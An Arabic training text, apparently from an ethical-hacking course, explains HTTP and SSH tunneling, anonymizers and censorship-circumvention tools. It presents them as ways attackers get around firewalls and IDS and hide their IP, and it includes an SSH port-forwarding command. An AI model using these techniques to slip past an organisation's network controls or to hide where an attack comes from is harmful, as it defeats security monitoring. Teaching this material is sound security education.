يتم استخدام **HTTP Tunneling** في معظم الأحيان كوسيلة للاتصال من مواقع الشبكة التي تكون مقيده -في أغلب الأحيان والتي تكون خلف NATs، الجدران النارية، أو خوادم بروكسي، وغالبا مع التطبيقات التي تفتقر دعم التواصل في مثل هذه الظروف من الاتصالات المحظورة. الاتصالات المحظورة دائما ما تكون في شكل في شكل منافذ **TCP / IP** مغلقه، عرقلة حركة المرور والتي بدأت من خارج الشبكة، أو حجب جميع بروتوكولات الشبكة باستثناء عدد قليل هو طريقة تستخدم عادة لتأمين الشبكة ضد التهديدات الداخلية والخارجية.


لماذا أحتاج الى HTTP Tunneling؟

HTTP Tunneling يسمح لك باستخدام الإنترنت على الرغم من وجود قيود جدار الحماية مثل حظر جدار حماية لمنافذ معينه لتقييد اتصالات بروتوكول محدد. **HTTP Tunneling** يساعدك على التغلب على تقييد جدار الحماية عن طريق إرسال اتصال لبروتوكول معين من خلال بروتوكول**HTTP** .

المهاجم قد يستخدم هذا الأسلوب للأسباب التالية :

- من خلاله يتأكد المهاجم من أن أحداً لن يتم رصد له أثناء التصفح.
- يساعد المهاجم في تجاوز قيود جدار الحماية
- يضمن أمن التصفح
- المهاجم يمكنهم إخفاء عنوان **IP** من أن يتم محاصرته.
- يؤكد أن من المستحيل جداً للآخرين التعرف عليه على الانترنت.


نفترض مثلا أن منظمة قد منعت جميع المنافذ في جدار الحماية الخاص بك، ويسمح فقط للمنفذ 443/80، وكنت تريد استخدام **FTP** للاتصال بملقم بعيد على شبكة الإنترنت. في هذه الحالة، يمكنك إرسال الحزم الخاص بك عن طريق بروتوكول **HTTP** كما هو موضح في الشكل التالي :



HTTP Tunneling Tool: Super Network Tunnel

المصدر: http://www.networktunnel.net


Super Network Tunnel هو تطبيق **HTTP Tunneling** محترف, والتي تشمل تطبيق **HTTP Tunneling** للعميل و تطبيق **HTTP Tunneling** للخادم. هو مثل برمجيات **VPN** آمنة التي تسمح لك بالوصول إلى البرامج الخاصة بك على الإنترنت دون أن يتم رصدها من قبل العمل، المدرسة، أو الحكومة، ويمنحك طبقة إضافية من الحماية ضد الهاكر، التجسس، أو سرقة الهوية. فإنه يمكن تجاوز أي جدار الحماية.



HTTP Tunneling Tool: HTTP-Tunnel

المصدر: http://www.http-tunnel.com

HTTP Tunnel يعمل كخادم**SOCKS**، مما يتيح لك الوصول إلى الإنترنت من خلال تجاوز قيود جدار الحماية. ذلك هو برنامج آمن جدا. باستخدام هذا البرنامج لا تسمح للآخرين لرصد أنشطة الإنترنت الخاص بك. انه يخفي عنوان **IP** الخاص بك، وبالتالي، فإنه لا يسمح بتتبع النظام الخاص بك. لأنه يتيح لك نقل غير محدود من البيانات. تشغيله في علبة النظام الخاص يتصرف بوصفه خادم **SOCKS**، وإدارة جميع عمليات نقل البيانات بين الكمبيوتر والشبكة.








FIGURE 3.71: HTTP-Tunnel Client and Configuration Windows

HTTP Tunneling Tool: HTTPort

المصدر: http://www.targeted.org/htthost

HTTPort هو تطبيق مقدم من **HTTHost** والذي يعمل على إنشاء نفق شفاف(**transparent tunnel**) من خلال ملقم البروكسي او جدار الحماية.

HTTPort يسمح لك بتجاوز ملقم البروكسي **HTTP**، والذي يقوم بحظرك عن الإنترنت. مع **HTTPort** يمكنك استخدام مختلف برامج الإنترنت من وراء البروكسي، مثل. البريد الإلكتروني، برامج المحادثة، تبادل الملفات P2P، ICQ، أخبار، FTP، IRC، الخ.

SSH TUNNELING

SSH tunneling هو أسلوب آخر يمكن استخدامه من قبل المهاجمين لتجاوز القيود المفروضة من قبل جدار الحماية. كما يساعدك على إخفاء عنوان **IP** الخاص بك على شبكة الإنترنت، وبالتالي، لا يمكن لأحد تتبعك أو مراقبتك.

كثر الطلب على استخدام **SSH tunnel**وذلك نتيجة المشاكل الناجمة عن استخدام عنوان **IP** العام[**real IP**] ، حيث انه يعتبر وسيلة الوصول إلى أجهزة الكمبيوتر من أي مكان في العالم. أجهزة الكمبيوتر ذات شبكة مع عنوان IP العام تصبح في متناول الجميع، بحيث يمكن الهجوم عليها من قبل أي شخص على شبكة الإنترنت العالمية، ويمكن ان يصبح بسهولة ضحية المهاجمين. لذلك تم تطوير **SSH tunnel** ليحل المشاكل التي يواجهها عنوان IP العام. **SSH tunnel** هو ربط حركة المرور من منفذ العشوائي على جهاز واحد إلى جهاز عن بعد من خلال جهاز وسيط. **SSH tunnel** هو نفق مشفرة، لذلك يتم تشفير جميع البيانات الخاصة بك كما أنه يستخدم شل آمن لإنشاء النفق.
لإنشاء SSH tunnel فأنه يحتاج إلى تنفيذ ثلاث خطوات أساسية ويتطلب أيضا ثلاث آلات. الآلات الثلاثة اللازمة هي:


- الجهاز المحلي
- آلة وسيطة مع عنوان **IP** العام
- الجهاز الهدف مع عنوان خاص والذي يمكنه تأسيس الاتصال.

يمكنك إنشاء النفق (SSH tunnel) على النحو التالي:

- بدء اتصال **SSH** من الجهاز المحلي إلى الجهاز الوسيط مع عنوان **IP** العام.
- إرشاد اتصال **SSH** بالانتظار ومراقبة حركة المرور على المنفذ محلي، واستخدام آلة وسيطة لإرسال حركة المرور إلى منفذ واضح على الجهاز الهدف مع عنوان خاص. وهذا ما يسمى **port acceleration** او **port forwarding**.

- على الجهاز المحلي، نحدد التطبيق الذي تريد استخدامه للاتصال مع الجهاز البعيد وإعداده لاستخدام ***port forwarding*** على الجهاز المحلي. الآن، عند الاتصال إلى منفذ محلي، فإنه سيتم إعادة توجيه حركة المرور إلى الجهاز البعيد.

لتأمين الاتصال بين أجهزة الكمبيوتر، يستخدم **SSH** مفاتيح التشفير الخاصة والعامة.



SSH TUNNELING TOOL: OPENSSH

المصدر http://www.openssh.org

OpenSSHيقوم بتشفير جميع حركة المرور (بما في ذلك كلمات المرور) للقضاء على التنصت على نحو فعال وغيرها من الهجمات. بالإضافة إلى ذلك، يوفر برنامج **OpenSSH** نفق آمن وطرق عدة من أساليب المصادقة، ويدعم جميع إصدارات بروتوكول**SSH** . **OpenSSH**يمكن استخدامه لإنشاء نفق لحركة المرور على الجهاز المحلي إلى الجهاز البعيد التي يكون لديك حساب فيه. هذا التطبيق متوفر افتراضيا في جميع أنظمة التشغيل لينكس وإذا لم يكن متوفر، يتم تثبيته من قبل المخازن الخاص بكل توزيعه.
يتم استخدامه عن طريق فتح الترمنال وكتابة الامر التالي:

```
#ssh©user@certifiedhacker.com©-L©2000:certifiedhacker.com:25©-N
```

user@certifieclhacker.com اسم المستخدم والخادم الذي يتم تسجيل الدخول إليه
[-L 2000:certifiedhacker.com:25] المنفذ المحلي: المضيف: المنفذ عن بعد
[-N] حتى لا يتم تنفيذ الأوامر على النظام البعيد.


هذا أساسا سوف يقوم بتوجيه جميع الحزم من المنفذ المحلي 2000 إلى المنفذ 25 على **certifiedhacker.com** المشفرة.

SSH TUNNELING TOOL: BITVISE

المصدر: http://www.bitvise.com

Bitvise هو تطبيق يستند إلى كل من ملقم وعميل **SSH** [***client server-based application***] يستخدموا لإنشاء **SSH Tunnel**. يوفر لك الملقم قدرات تأمينيه للدخول عن بعد لمحطات العمل وخوادم الويندوز. مع التطبيق **Bitvise**، يمكنك إدارة خوادم الويندوز عن بعد. خادم **Bitvise** لديه القدرة على تشفير البيانات أثناء الإرسال بحيث لا يمكن لأحد أن يتنصت على البيانات أثناء الإرسال.

يتضمن عميل **SSH Bitvise** بيئة رسومية وكذلك دعم سطر الأوامر **SFTP**، جسر **FTP-to-SFTP**، وميزات النفق التي يمكن أن تكون مفيدة في **Port Forwarding** والإدارة عن بعد.



إخفاء الهويةANONYMIZERS

An Anonymizer هو خادم وسيط وضع بين المستخدم النهائي وموقع ويب على شبكة الإنترنت والتي تصل الى الموقع بالنيابة عنك ، مما يجعل تصفح الويب الخاص بك لا يمكن تعقبه. **An Anonymizer** يعمل على إزالة جميع المعلومات التعريفية (عنوان IP) من النظام الخاص بك بينما انت تصفح الانترنت ، وبالتالي ضمان الخصوصية. معظم **Anonymizer** يمكنهم إخفاء هوية الشبكة(**HTTP:**) ، بروتوكول نقل الملفات(**FTP:**) ، و**gopher** (**gopher:**) لخدمات الإنترنت.

لزيارة صفحة ما بطريقة التخفي عن طريق زيارة موقع الويب الخاص بك للتخفي، وأدخل اسم الموقع المستهدف في مجال إخفاء الهوية (**Anonymizer field**). بالتناوب ايضا، يمكنك تعيين الصفحة الرئيسية للمستعرض الويب الخاص بك للإشارة إلى موقع التصفح للتخفي، بحيث سيتم أخفاء الوصول إلى شبكة الإنترنت. بصرف النظر عن هذا، يمكنك اختيار طريقة توفير كلمات السر بطريقة مجهولة وغيرها من المعلومات إلى المواقع الذي تطلبه، دون الكشف عن أي معلومات أخرى، مثل عنوان **IP** الخاص بك. القراصنة يمكنهم إعداد **Anonymizer**كخادم بروكسي دائم بجعل إعداد لـ**HTTP** ، **FTP**، **Gopher**، وخيارات البروكسي الأخرى في قائمة الاعداد لتطبيقاته الى اسم موقع الويب للتخفي، وبالتالي حجب جميع أنشطته الخبيثة.

لماذا يستخدم **Anonymizer**؟

أسباب استخدام تخفي الهوية فيما يلي:

- **يضمن الخصوصية[Ensures privacy] :** يحمي هويتك عن طريق جعل أنشطة الويب (**web navigation**) الخاص بك لا يمكن تعقبها. يتم الاحتفاظ بخصوصيتك حتى وإذا كنت تكشف عن المعلومات الشخصية الخاصة بك على شبكة الإنترنت عن طريق ملء استمارات والخ.
- **الوصول الى المحتويات المقيدة(Access government-restricted content) :** معظم الحكومات تمنع مواطنيها من الوصول إلى مواقع أو محتوى معين من أجل تجنب الوصول إلى معلومات غير مناسبة أو معلومات حساسة. لكن هؤلاء الناس يمكنهم الوصول إلى هذه الأنواع من الموارد من قبل **Anonymizer** يقع خارج البلاد.
- **حمايتك من هجمات الانترنت(Protect you from online attacks) : Anonymizer** يقوم بحمايتك من كافة من كافة الهجمات على الانترنت عن طريق توجيه كل حركة المرور على الإنترنت الى خوادم **DSN** المحمية الخاصة ب **Anonymizer.**

- **الالتفاف حول قواعد جدار الحماية وIDS (Bypass IDS and firewall rules):** تجاوز جدران الحماية يتم معظمها في المنظمات أو المدارس من قبل الموظفين أو الطلاب للوصول إلى المواقع التي لا يفترض الوصول إليها. خدمة **Anonymizer** تلتف حول جدار الحماية الخاص بمؤسستك من خلال إقامة اتصال بين الكمبيوتر وخدمة **Anonymizer**. عن طريق القيام من هذا القبيل، فان جدران النارية لن يرى سوى الاتصال منك إلى عنوان **Anonymizer** على شبكة الإنترنت. ثم يقوم **Anonymizer** بتوصيلك إلى تويتر أو أي موقع كنت تريد الوصول اليه مع مساعدة من الاتصال بالإنترنت وارسال محتويات الرد إليك. لمؤسستك، فإنه يبدو وكأنه اتصال من النظام الخاص بك إلى عنوان الويب على**Anonymizer** ، ولكن ليس إلى تويتر أو مواقع أخرى.

تخفي الهوية**Anonymizer** ، بصرف النظر عن حمايته لهاوية المستخدمين، فأنه يمكنه أيضا استخدامه مهاجمة المواقع، ولا أحد يستطيع كشف الموقع الذي جاء منه الهجوم.

أنواع تخفي الهوية Types of Anonymizers

Anonymizer هي خدمة من خلالها يمكن للمرء إخفاء هويتهم عند استخدام خدمات معينة للإنترنت. يعمل أساسا من خلال تشفير البيانات من جهاز الكمبيوتر الخاص بك، بحيث لا يمكن أن يفهم من قبل مقدمي خدمة الإنترنت أو أي شخص قد يحاول الوصول إليه. في الأساس، تخفي الهوية هي من نوعين:

- **تخفي الهوية الشبكية (Networked anonymizers)**
- **تخفي الهوية نقطة واحدة (Single-point anonymizers)**

تخفي الهوية الشبكية (Networked anonymizers)

هذا النوع من التخفي (**Anonymizers**) يقوم أولا بنقل المعلومات الخاصة بك من خلال شبكة من أجهزة الكمبيوتر الإنترنت قبل إرسالها إلى الموقع. لأن المعلومات تمر عبر عدة أجهزة كمبيوتر الإنترنت، فإنه يصبح أكثر تعقيدا بالنسبة لكل من يحاول تعقب المعلومات الخاصة بك لتأسيس اتصال بينك وبين **anonymizers**.

مثال: إذا كنت ترغب في زيارة أي صفحة ويب لديك فيجب عليك تقديم **طلبrequest**. هذا الطلب سوف يمر أولا من خلال أجهزة الكمبيوتر الإنترنتA ، B، C قبل الذهاب إلى الموقع. ثم بعد يتم فتح الصفحة، سيتم نقل الصفحة مرة أخرى من خلالC ، B، A ثم لك.

الميزة: التعقيد في الاتصالات مما يجعل تحليل حركة المرور معقدا.

العيوب: أي شبكة اتصالات متعددة العقدة فأنها تملك درجة معينة من المخاطر على كل عقدة يتعارض مع سريتها.

تخفي الهوية نقطة واحدة(Single-point anonymizers)

تخفي الهوية نقطة واحدة يقوم أولا بنقل المعلومات الخاصة بك من خلال موقع الويب قبل إرسال هذا إلى الموقع الهدف، ومن ثم إرجاع المعلومات هذه، أي تم جمعها من الموقع المستهدف، من خلال موقع على شبكة الانترنت ومن ثم إعادتها إليك لحماية هويتك.

الميزة: عنوان IP والمعلومات ذات الصلة تكون محمية من قبل الاتصالات طول الأسلحة (arms-length communication).

العيوب: يقدم أقل مقاومة لتحليل حركة المتطورة.

الحالة: المدونون كتبت نص لتجاوز مرشحات الإنترنت في الصين

Case: Bloggers Write Text Backwards to Bypass Web Filters in China

الصين معروفه جيدا بتنفيذها للتقنية "تصفية الحزم". هذه التقنية تقوم بالكشف عن حزم **TCP** التي تحتوي على الكلمات الرئيسية المثيرة للجدل مثل **Tibet**، **Democracy**، **Tiananmen**، وما إلى ذلك. لتجاوز مرشحات الإنترنت وتفادى الرقابة، فأن المدونين والصحفيين في الصين يقوموا بكتابة النص من الخلف أو من اليمين إلى اليسار. من خلال القيام بذلك، على الرغم من أن المحتوى لا يزال في شكل مقروء، فان النص نجح في دحر برامج التصفية على شبكة الإنترنت. المدونين والصحفيين استخدموا أدوات تحويل النص العمودي لكتابة النص إلى الخلف أو من اليمين إلى اليسار وعموديا بدلا من أفقيا.

أداة التهرب من الرقابة: Psiphon


المصدر: https://psiphon.ca

